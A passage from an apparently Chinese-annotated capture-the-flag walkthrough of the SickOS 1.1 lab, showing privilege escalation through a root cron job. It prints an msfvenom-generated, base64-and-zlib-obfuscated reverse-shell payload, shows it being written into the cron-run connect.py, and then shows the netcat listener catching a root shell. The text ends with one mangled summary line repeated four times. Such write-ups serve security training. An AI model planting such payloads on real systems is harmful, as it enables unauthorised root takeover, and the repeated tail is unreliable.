131439 4.0K drwxr-xr-x 2 root root   4.0K Dec  5  2015 cron.d
131120 4.0K drwxr-xr-x 2 root root   4.0K Sep 22  2015 cron.daily
131443 4.0K drwxr-xr-x 2 root root   4.0K Sep 22  2015 cron.hourly
131431 4.0K drwxr-xr-x 2 root root   4.0K Sep 22  2015 cron.monthly
131433 4.0K drwxr-xr-x 2 root root   4.0K Sep 22  2015 cron.weekly
131437 4.0K -rw-r--r-- 1 root root    722 Jun 20  2012 crontab
www-data@SickOs:/etc$ cat crontab  # 查看crontab
cat crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
# 显示定时计划在三个目录里面,分别查看一下
www-data@SickOs:/etc$ cat cron.d  # 查看cron.d,发现是个目录
cat cron.d
cat: cron.d: Is a directory
www-data@SickOs:/etc$ cd cron.d  # 进入cron.d目录
cd cron.d
www-data@SickOs:/etc/cron.d$ ls -lish  # 列出全部目录
ls -lish
total 8.0K
132895 4.0K -rw-r--r-- 1 root root  52 Dec  5  2015 automate
132791 4.0K -rw-r--r-- 1 root root 544 Jul  2  2015 php5
www-data@SickOs:/etc/cron.d$ cat automate # 查看automate
cat automate

* * * * * root /usr/bin/python /var/www/connect.py
可以看出这个定时任务是每分钟一次,于是我们尝试看看能不能写入
生成payload
┌──(de1te㉿de1te)-[~]
└─$ sudo msfvenom -p cmd/unix/reverse_python lhost=192.168.239.129 lport=448 -f raw
[-] No platform was selected, choosing Msf::Module::Platform::Unix from the payload
[-] No arch selected, selecting arch: cmd from the payload
No encoder specified, outputting raw payload
Payload size: 368 bytes
python -c "exec(__import__('zlib').decompress(__import__('base64').b64decode(__import__('codecs').getencoder('utf-8')('eNqNkNELgjAQxv+VsacNYrYlocQeJAwiKkjfJddCyTbx5v9fyyL0ye/luON333dc/Wxt5xBY9dAOLRCCvmw7qzSA7yygtzbop8qCk5jHgvF1xMQqZlzEeMx4QxmG0XgKcshgQyHfLtkV+1Oaf5KHSXbeHoosv6TJkU4smLLGaOUI8Xf4HZ9FJ5gFdutbQYDd60YbS6gnl7MoPosSE6qV/68xdW0agoOyNgFUmL4AhqJbBw==')[0])))"
cd /var/www # 进入 /var/www目录
vim connect.py # 编辑connect.py
# 写入,然后查看写入
www-data@SickOs:/var/www$ cat connect.py                      3,1           All
cat connect.py
#!/usr/bin/python                                             2,1           Top

exec(__import__('zlib').decompress(__import__('base64').b64decode(__import__('codecs').getencoder('utf-8')('eNqNkNELgjAQxv+VsacNYrYlocQeJAwiKkjfJddCyTbx5v9fyyL0ye/luON333dc/Wxt5xBY9dAOLRCCvmw7qzSA7yygtzbop8qCk5jHgvF1xMQqZlzEeMx4QxmG0XgKcshgQyHfLtkV+1Oaf5KHSXbeHoosv6TJkU4smLLGaOUI8Xf4HZ9FJ5gFdutbQYDd60YbS6gnl7MoPosSE6qV/68xdW0agoOyNgFUmL4AhqJbBw==')[0]))


print "I Try to connect things very frequently\n"
print "You may want to try my services"
www-data@SickOs:/var/www$
开启监听:
┌──(de1te㉿de1te)-[~]
└─$ sudo nc -lvnp 448
listening on [any] 448 ...
connect to [192.168.239.129] from (UNKNOWN) [192.168.239.133] 32869
python -c "import pty;pty.spawn('/bin/bash')"
root@SickOs:~#
root@SickOs:~# ls
ls
a0216ea4d51874464078c618298b1367.txt
root@SickOs:~# whoami
whoami
root
root@SickOs:~# ip a
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UNKNOWN qlen 1000
    link/ether 00:0c:29:d9:46:32 brd ff:ff:ff:ff:ff:ff
    inet 192.168.239.133/24 brd 192.168.239.255 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:fed9:4632/64 scope link
       valid_lft forever preferred_lft forever
root@SickOs:~# cat a0216ea4d51874464078c618298b1367.txt
cat a0216ea4d51874464078c618298b1367.txt
If you are viewing this!!

ROOT!

You have Succesfully completed SickOS1.1.
Thanks for Trying
完成!!!
Sickos1.1下载地址:https://download.vulnhub.com/sickos/sick0s1.1.7z一、主机发现┌──(de1te㉿de1te)-[~]└─$sudonmap-sn192.168.239.0/24[sudo]de1te的密码:StartingNmap7.93(https://nmap.org)at2023-03-2909:47CSTNmapscanreportfor192.168.239.1Hostisup(0.0014slatency).MACAddress:00:50:56:C0:00:03(VMware)Nmapscanreportfor192.1
Sickos1.1下载地址:https://download.vulnhub.com/sickos/sick0s1.1.7z一、主机发现┌──(de1te㉿de1te)-[~]└─$sudonmap-sn192.168.239.0/24[sudo]de1te的密码:StartingNmap7.93(https://nmap.org)at2023-03-2909:47CSTNmapscanreportfor192.168.239.1Hostisup(0.0014slatency).MACAddress:00:50:56:C0:00:03(VMware)Nmapscanreportfor192.1
Sickos1.1下载地址:https://download.vulnhub.com/sickos/sick0s1.1.7z一、主机发现┌──(de1te㉿de1te)-[~]└─$sudonmap-sn192.168.239.0/24[sudo]de1te的密码:StartingNmap7.93(https://nmap.org)at2023-03-2909:47CSTNmapscanreportfor192.168.239.1Hostisup(0.0014slatency).MACAddress:00:50:56:C0:00:03(VMware)Nmapscanreportfor192.1
Sickos1.1下载地址:https://download.vulnhub.com/sickos/sick0s1.1.7z一、主机发现┌──(de1te㉿de1te)-[~]└─$sudonmap-sn192.168.239.0/24[sudo]de1te的密码:StartingNmap7.93(https://nmap.org)at2023-03-2909:47CSTNmapscanreportfor192.168.239.1Hostisup(0.0014slatency).MACAddress:00:50:56:C0:00:03(VMware)Nmapscanreportfor192.1
